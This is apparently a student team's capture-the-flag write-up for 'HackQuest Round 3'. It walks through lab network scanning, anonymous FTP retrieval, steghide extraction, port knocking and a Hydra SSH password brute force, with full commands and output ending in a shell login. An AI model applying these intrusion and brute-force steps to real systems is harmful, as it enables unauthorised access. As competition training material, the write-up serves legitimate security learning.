Proof of Concept- GPCSSI Buddy 52


HACKQUEST ROUND 3

Team Members :

Loveneesh Dhir-TEC-253
Parth Sikka TEC-153
KRISHNENDU SAMANTA SCH-046
Divyanshi Sharma Tec -054
Laksh Rawat NTE -066

Challenge 1 :

In this challenge, I first used Netdiscover to get to know the connected IP addresses in the range.




```
 Currently scanning: 192.168.28.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.4.1     02:42:e5:28:09:54      1      42  Unknown vendor
 192.168.4.3     02:42:c0:a8:04:03      1      42  Unknown vendor
 192.168.4.4     02:42:c0:a8:04:04      1      42  Unknown vendor
```

On scanning the ip’s for any open port, we saw that x.x.x.4 had and ftp server open.

Connecting to it we found a file by the name of anonymous.jpg.




```
root@8c868d10dbe0:/# nmap -sV 192.168.4.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-13 15:41 UTC
Nmap scan report for hs_ftp4.hs4 (192.168.4.4)
Host is up (0.000024s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
MAC Address: 02:42:C0:A8:04:04 (Unknown)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
root@8c868d10dbe0:/# ftp 192.168.4.4
Connected to 192.168.4.4.
220 Welcome to an awesome public FTP Server
Name (192.168.4.4:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 30 16:04 temp
226 Directory send OK.
ftp> cd temp
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 11 19:10 ftpdir
226 Directory send OK.
ftp> cd ftpdir
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          503958 Jul 11 19:09 anonymous.jpg
226 Directory send OK.
ftp> get
(remote-file) anonymous.jpg
(local-file) anon.jpg
local: anon.jpg remote: anonymous.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for anonymous.jpg (503958 bytes).
226 Transfer complete.
503958 bytes received in 0.07 secs (6.7700 MB/s)
ftp> 
```

Now we used steghide to find the encrypted data and found the following :

This was base64 encrypted and on decrypting the same, we got the link to a Google Drive folder :



Decode from Base64 format

Simply enter your data then push the decode button.

aHR0cHM6Ly9kcml2ZS5nb29nbGUuY29tL2RyaXZlL2ZvbGRlcnMvMW9PVUhrTURnc3l3YkJfT1lORDNrRm41NVp2Vk13T2syP3VzcD1zaGFyaW5n

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

AUTO-DETECT Source character set.

□ Decode each line separately (useful for multiple entries).

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE > Decodes your data into the textarea below.

https://drive.google.com/drive/folders/1oOUHkMDgsywbB_OYND3kFn55ZvVMwOk2?usp=sharing


This folder had two files.

1. Speech(3).wav
2. Forensics.jpg

On listening to the audio file, we could make out that it used natophonetocs to work.

Now using the passphrase as “natophonetic”

We got to a new file :



```
kali@kali:~/Downloads$ steghide --extract -sf forensics.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
kali@kali:~/Downloads$ steghide info speech\ \(3\).wav
steghide: could not open the file "speech (3).wav".
kali@kali:~/Downloads$ steghide info speech\ \(3\).wav
"speech (3).wav":
  format: wave audio, PCM encoding
  capacity: 8.9 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pass":
    size: 6.4 KB
    encrypted: rijndael-128, cbc
    compressed: yes
kali@kali:~/Downloads$ cat pass
cat: pass: No such file or directory
kali@kali:~/Downloads$ steghide --extract -sf speech\ \(3\).wav
Enter passphrase:
wrote extracted data to "pass".
kali@kali:~/Downloads$ cat pass
3c20c0c9ae383291ef27c92d30f51ff3
f079efd8daeda2002679288e790bea15
4e15fdc87c00bcba3c605ca51b7383a9
4d3c503c4806cac68f490ef87e1b15da
53f19c3a576c18abc5dc2368fc8777ed
134891854026e254b3d028d0f9b3fc5f
6e6a346bbb0167148ac1d5d6d1447b2d
c7babbe4d9462d8955f19ebd2973ab2b
6cc288f93c3fe5bd4aeeaca07314a419
d8fb84bc2658a3a24b742c8a61eb81c9
50553f7ff4024831f3f17206ee0d063c
3b97bb23ea4437f4e2fd2f92522ca114
3aae8ebaeedf7221d3616d2ccdcff817
594fbbbdce01b124856ee5027b951c48
5053106d36dc0d2c589a4dcf86e67146
faac6f6be8683849142bfd7a3ad29bf0
d6f5d40d306d1d0279524a44bf4f5e6d
4d8b3859435bceb69a638b5ed40d4c37
c8a51e1726f6a8a413c3b8a4e5550f17
e8e9817511f0057e0b9fdea3148ace67
fa926065cb4bd89b87f805f648bc1983
5b607a31956e046639f381e70df536a5
```


Now, to us, this looked like two things :

1. SSH Public Key
2. A wordlist to crack the password

We tried running ssh to the server but could not, since the port 22 on the machine x.x.x.3 was filtered.

So we thought that the port must be knocked.


A quick glance at how to get through PortKnocking helped us pave our way through :



```
root@8c868d10dbe0:/# knock -v 192.168.4.3 22 40428 2525 3456 58678 36884 6535 36884
hitting tcp 192.168.4.3:22
hitting tcp 192.168.4.3:40428
hitting tcp 192.168.4.3:2525
hitting tcp 192.168.4.3:3456
hitting tcp 192.168.4.3:58678
hitting tcp 192.168.4.3:36884
hitting tcp 192.168.4.3:6535
hitting tcp 192.168.4.3:36884
root@8c868d10dbe0:/# ssh GPCSSIUSER@192.168.4.3 22
********************************
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GPCSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
```

We were now just one step away from getting into the machine.


We thought that crunching a wordlist out of HYDRA using the pass file we got out of speech(3).wav would do the trick.



```
root@8c868d10dbe0:/# ssh GPCSSIUSER@192.168.4.3 22
********************************
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GP
CSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
bash: 22: command not found
root@8c868d10dbe0:/# hydra -l GPCSSI -P pass.txt ssh://192.168.4.3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for ill
egal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 15:59:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
```

Which also gave us the password to the machine x.x.x.3



```
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GPCSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
bash: 22: command not found
root@8c868d10dbe0:/# hydra -l GPCSSIUSER -P pass.txt ssh://192.168.4.3
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 15:57:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 201 login tries (l:1/p:201), ~13 tries per task
[DATA] attacking ssh://192.168.4.3:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 25 to do in 00:01h, 16 active
[22][ssh] host: 192.168.4.3   login: GPCSSIUSER   password: 71c8d728e9f82f3cd99259a6b0d084d3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-13 15:58:34
root@8c868d10dbe0:/# ssh GPCSSIUSER@192.168.4.3 22
********************************
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GPCSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
Permission denied, please try again.
GPCSSIUSER@192.168.4.3's password:
bash: 22: command not found
root@8c868d10dbe0:/# ssh GPCSSIUSER@192.168.4.3 22
********************************
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GPCSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
bash: 22: command not found
root@8c868d10dbe0:/# ssh GPCSSIUSER@192.168.4.3
********************************
ALERT! YOU ARE ENTERING INTO A SECURED AREA! YOUR IP, LOGIN TIME, USERNAME HAS BEEN NOTED AND HAS BEEN SENT TO GPCSSIUSER!
THIS SERVICE IS RESTRICTED TO AUTHORIZED USERS ONLY. ALL ACTIVITIES ON THIS SYSTEM ARE LOGGED.
UNAUTHORIZED ACCESS WILL BE FULLY INVESTIGATED AND REPORTED TO THE APPROPRIATE LAW ENFORCEMENT AGENCIES.
********************************
GPCSSIUSER@192.168.4.3's password:
GPCSSIUSER@31942e86bc4a:~$
```

We were in the machine !

TASK 1 Complete!

TASK 2 :

This task required us to do a privilege Escalation.

This is it.